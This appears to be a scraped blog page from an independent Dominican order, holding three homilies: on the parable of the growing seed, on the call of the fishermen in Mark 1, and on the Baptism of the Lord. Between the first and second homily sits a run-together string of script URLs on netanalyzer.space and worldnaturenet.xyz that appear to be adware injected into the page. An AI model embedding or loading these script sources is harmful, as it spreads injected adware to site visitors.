The parable that Jesus tells is of a man planting seed. The seed falling upon the ground seeming dies and lies inert until without notice new life springs forth. This story, though interesting if you’re into gardening does have a far deeper and significant meaning. In this case the man who is planting the seed is none other than Christ himself. What is it that Christ came to this earth to plant? He came to plant the seeds of the Gospel; He travelled, taught and preached so that Israel could hear the Gospel and carry it throughout the world. So in this parable Jesus tells us that the seed of the Gospel, though it may at times seem to fall on barren ground and be dead, will always spring forth new life when those of faith are attentive.
The seed laying in the ground seemingly dead has a double meaning; Jesus is the Word, the Gospel incarnate and we know that his ultimate faith was to die for our sins. In this parable He was reaching out to His followers and trying to prepare them for what lay ahead. That He would die and they would become disheartened thinking that the Gospel was dead but that in His death new life would rise.
It is through this great promise of a new life that we all find the hope of our salvation. We are all but seeds, we contain a divine potential to unite with God in total perfection, basking in His divine presence and worshipping Him in unending glory!
It is my constant prayer, that each and every one of us will live our lives in the hope of the resurrection and our ultimate salvation in Christ. May the abundant grace that God has given us flow out of us and may we always be prepared to share the great message of hope with all we come in contact with.
Let us pray:
Blessed Father, we thank you this day for the great gift that you have given us in the life, death and resurrection of Christ. May we all live worthy of this great promise and one day, when our mortal walk is over, return to you and dwell in your glory. May the example of Saints Timothy and Titus every be before us and guide us in our service; may we spread the Gospel as called and serve those people in our care in the spirit of these great saints. In the name of Christ, our Saviour. Amen.
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=43https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_https://netanalyzer.space/ext/143e7cdebf193d2764.js?sid=51847_5182_&title=LiveStreamDownloader&blocks%5B%5D=220bb

Fishers of Men! ~ The Rev. Dcn. Dollie Wilkinson, OPI

As I watched my old house being torn down a few years ago, so many memories came rushing in. The joy of bringing my first little girl home from the hospital, on a heart monitor because she had Gastro-esophageal reflux, which caused her to turn blue from losing her breath quite often. Or bringing her younger sister home a few short years later, and watching this very precocious girl, try to not only keep up with her older sister, but her older cousins, all of whom seemed to think our home was the fun place to be. Then so many years later, bringing home my granddaughter, and watching her take her first steps, being so afraid she would slip and fall on our hardwood floors. There are so many memories in this one house, that some would wonder why we (my family and I), would readily abandon it and seek somewhere else to live, to create new memories. But in Mark 1:14-20, this is exactly what Jesus is asking four young men to do, leave what they know, where they are comfortable, and have known all their lives, to follow Him and become something more.
“Now after John was arrested, Jesus came to Galilee, proclaiming the good news of God, and saying, “The time is fulfilled, and the kingdom of God has come near; repent, and believe in the good news.” As Jesus passed along the Sea of Galilee, he saw Simon and his brother Andrew casting a net into the sea–for they were fishermen. And Jesus said to them, “Follow me and I will make you fish for people.” And immediately they left their nets and followed him. As He went a little farther, He saw James son of Zebedee and his brother John, who were in their boat mending the nets. Immediately He called them; and they left their father Zebedee in the boat with the hired men, and followed him.”
As Jesus walked by the Sea of Galilee, He saw Simon, Andrew, James, and John. And called to them. There were no questions, no goodbyes. They just simply dropped their nets, and left to follow Jesus. Now if it were me, and I suspect most of you, I would be filled with questions. Like, “Where are we going? What will we do? How long will we be gone? What do I need to take? Where will we stay?” But this conversation doesn’t take place in today’s gospel. Jesus does not offer a map, an itinerary, or a destination, only an invitation. This is not the type of journey you can prepare for. It’s not about planning and organizing, making lists, or packing supplies. It’s just not that easy. If anything this journey is about leaving things behind……to leave behind our nets, our boats, and all that seems familiar. In Psalm 62:5-8 we are encouraged to put our trust and hope in God for this journey.
“For God alone my soul waits in silence, for my hope is from him. He alone is my rock and my salvation, my fortress; I shall not be shaken. On God rests my deliverance and my honor; my mighty rock, my refuge is in God. Trust in him at all times, O people; pour out your heart before him; God is a refuge for us. Selah.”
So Simon and Andrew were casting a net into the sea for they were fishermen. Day after day it was the same thing; the same sea, the same net, the same boat. Day after day it was wind, water, fish, sore muscles, and tired bodies. They probably grew up watching their dad and granddad fishing, watching their future life, and how they too would spend their time. Cast the net, and pull it in. If you are not casting the net, then you probably sat in the boat mending the net. That’s what James and John were doing. Casting and mending, always……casting and mending. You know about those days, right? How many of us go through our days on autopilot, feeling as if we are stuck in some time loop?
We may not fish for a living but we certainly know about casting and mending. Days that all seem the same, spent doing the same things every day to make a living, to feed our family, to pay the bills, to gain security and get to retirement, to hold our family together, make our marriage work, and to grow up our children. Casting and mending to gain the things we want; a house, a car, books, clothes, a vacation. Casting and mending to earn a reputation, gain approval, establish status. And to make our way through another day of loneliness, sadness, or illness. Casting and mending are realities of life. They are also the circumstances in which Jesus comes to us, the way in which we hear the call to new life, and the place where we are changed and the ordinary becomes the extraordinary.
Those future disciples of Jesus, Simon and Andrew, James and John, are not looking for Him. They are too busy with the nets. It is another day of casting and mending. They may not have even noticed Jesus but He not only sees them; He speaks to them. Jesus has a way of showing up in the ordinary places of life and interrupting our daily routines of casting and mending nets. That’s exactly what He did in the lives of these four gentleman. And that’s what He can do for your life and mine. “Follow me” is Jesus’ invitation to a new life. If these four fishermen accept the invitation, their lives will forever be different. They will be different. They will no longer catch just fish. They will “fish for people”. When Jesus says this, He is describing the transformation of their lives, not simply a job catching new members or followers. Whatever your life is, however you spend your time, there is in that life Jesus’ call to “Follow me.”
That’s the hard part for most of us. We’re pretty good at accumulating and clinging but not so good at letting go. More often than not our spiritual growth involves some kind of letting go. We never get anywhere new as long as we’re unwilling to leave where we are. We accept Jesus’ invitation to follow, not by packing up, but by letting go. “Follow me” is both the invitation to and the promise of new life. So what are the nets that entangle us? What are the little boats (or old houses) that contain our life? Who are the people from whom we seek identity, value, and approval? What do we need to let go of and leave behind, so that we might follow Him? Please don’t think this is simply about changing careers, disowning our family, or moving to a new town. It is about the freedom to be fully ourselves, and in so being, discover God’s plan for us. We need to let go so that our life may be changed, so that we can now travel in a new direction, so that we may be open to receive the beauty of God’s promises. When we let go, everything is transformed. That’s why Jesus could tell these four gentlemen they would still be fishermen. But now they would fish for people. They wouldn’t become something they weren’t already, but they would be changed. They would more authentically be who they already are – Fishers of men!
Like a Dove: The Baptism of Our Lord ~ Br. Jake Vogel, Postulant

The dictionary tells us that an epiphany is, “… a manifestation of a divine or supernatural being [or] a moment of sudden revelation or insight.” Only two days after the celebration of the Christmas epiphany, it seems appropriate that God in both Christ his Son and, God the Holy Spirit would also have an epiphany of their own.
In today’s gospel we hear one of the very profound moments in Christ’s life which also sets up one of the sacraments of our faith through his baptism by John in the River Jordan we hear that,

“On coming up out of the water he saw the heavens being torn open and the Spirit, like a dove, descending upon him. And a voice came from the heavens, “You are my beloved Son; with you I am well pleased.””
It was through this moment that two very profound things happened. Firstly, there is a physical descension of the Holy Spirit from the heavens down to Jesus in which he is anointed by the holy spirit, it is then that Christ himself has his moment of revelation or epiphany when his father reminds him that he is his son in whom he is pleased.
Though we are not without sin as Christ was, we are all his children, his flock and whether we are lost or found, once we are baptized as Christ was baptized we are filled with the holy spirit whose amazing grace fills us we were, “…blind but now [we] see.” it is through our baptism that God claims us as his own in whom he is please and through Jesus’ grace and redemption all our imperfections are made clean.
Whether we are blessing ourselves with holy water, or a priest is aspersing us to remind us of our baptismal promise, remember that as Christ was claimed by God the father that day so are we as baptized Christians claimed as a part of Christ’s flock and are heirs to his eternal kingdom. Let us also remember that we have the holy spirit dwelling within us and as Christians it is our duty to let that light shine to others so that they may find their way back to the father. May we as Christians help others to find their light so that they can experience the grace of the Holy Trinity through their own epiphany at baptism and so that they can become united with Christ at his holy table during the eucharist.
As a Dominican our order was founded on preaching the good news so that we may bring people back to God. Sometimes in the scary world we live in today it is hard to keep your light shining; Christian or not sometimes it seems like everyone and everything in this world is out there to tear us down (especially this past year) but if you remember the second verse of the Sunday school song, we must remember, “don’t let Satan blow it out, let it shine!” As we move into this new year let us not only brighten our own lights through prayer and devotion to our Lord, let us also help those who are lost be found, and those that are blind see, so that they can receive the Holy Spirit into their hearts like a Dove and share their light with other shadowed souls of the world.
Let us reflect on the importance of our baptism through praying the asperges me Antiphon.
Thou wilt sprinkle me, O Lord, with hyssop and I shall be cleansed
Thou wilt wash me, and I shall be washed whiter than snow.
Pity me, O God, according to Thy great mercy.
Glory be to the Father, and to the Son, and to the Holy Ghost
As it was in the beginning, is now, and ever shall be, world without end.
Amen.
 The Order of Preachers, Independent
You must be logged in to post a comment.